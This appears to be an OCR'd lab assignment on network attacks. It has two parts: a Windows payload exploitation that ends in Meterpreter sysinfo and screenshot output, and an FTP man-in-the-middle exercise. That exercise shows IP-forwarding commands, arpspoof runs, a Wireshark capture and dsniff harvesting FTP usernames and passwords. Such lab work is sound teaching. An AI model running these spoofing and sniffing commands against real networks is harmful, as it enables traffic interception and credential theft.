


Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.









```
meterpreter > sysinfo
Computer        : DESKTOP-TRKFDMP
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > screenshot
Screenshot saved to: /root/zJoNLheH.jpeg
meterpreter >
```

Question 2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.





File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 21
No. Time Source Destination Protocol Length Info
66 Request: USER harry
77 Response: 331 Password required
Ethernet II, Src: VMware_64:29:1c (00:0c:29:64:29:1c), Dst: VMware_85:6a:32 (00:0c:29:85:6a:32)
Internet Protocol Version 4, Src: 192.168.180.166, Dst: 192.168.180.167
Transmission Control Protocol, Src Port: 49698, Dst Port: 21, Seq: 27, Ack: 109, Len: 16
File Transfer Protocol (FTP)
[Current working directory:]


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#


root@kali: ~
File Edit View Search Terminal Help
oot@kali:~# sysctl -w net.ipv4.ip_forward=1
et.ipv4.ip_forward = 1
oot@kali:~#


root@kali: ~
File Edit View Search Terminal Help
oot@kali:~# arpspoof -i eth0 -t 192.168.179.147 -r 192.168.179.2
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:c:29:56:43:3c 0806 42: arp reply 192.168.179.2 is-at 0:c:29:f9:b5:f1
:c:29:f9:b5:f1 0:50:56:ed:d3:ec 0806 42: arp reply 192.168.179.147 is-at 0:c:29:f9:b5:f1


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
root@kali:~# dsniff -i eth0
dsniff: listening on eth0

08/15/17 06:43:20 tcp 192.168.179.147.1083 -> 192.187.120.114.21 (ftp)
USER anonymous
PASS IEUser@

08/15/17 06:43:25 tcp 192.168.179.147.1084 -> 192.187.120.114.21 (ftp)
USER anonymous
PASS IEUser@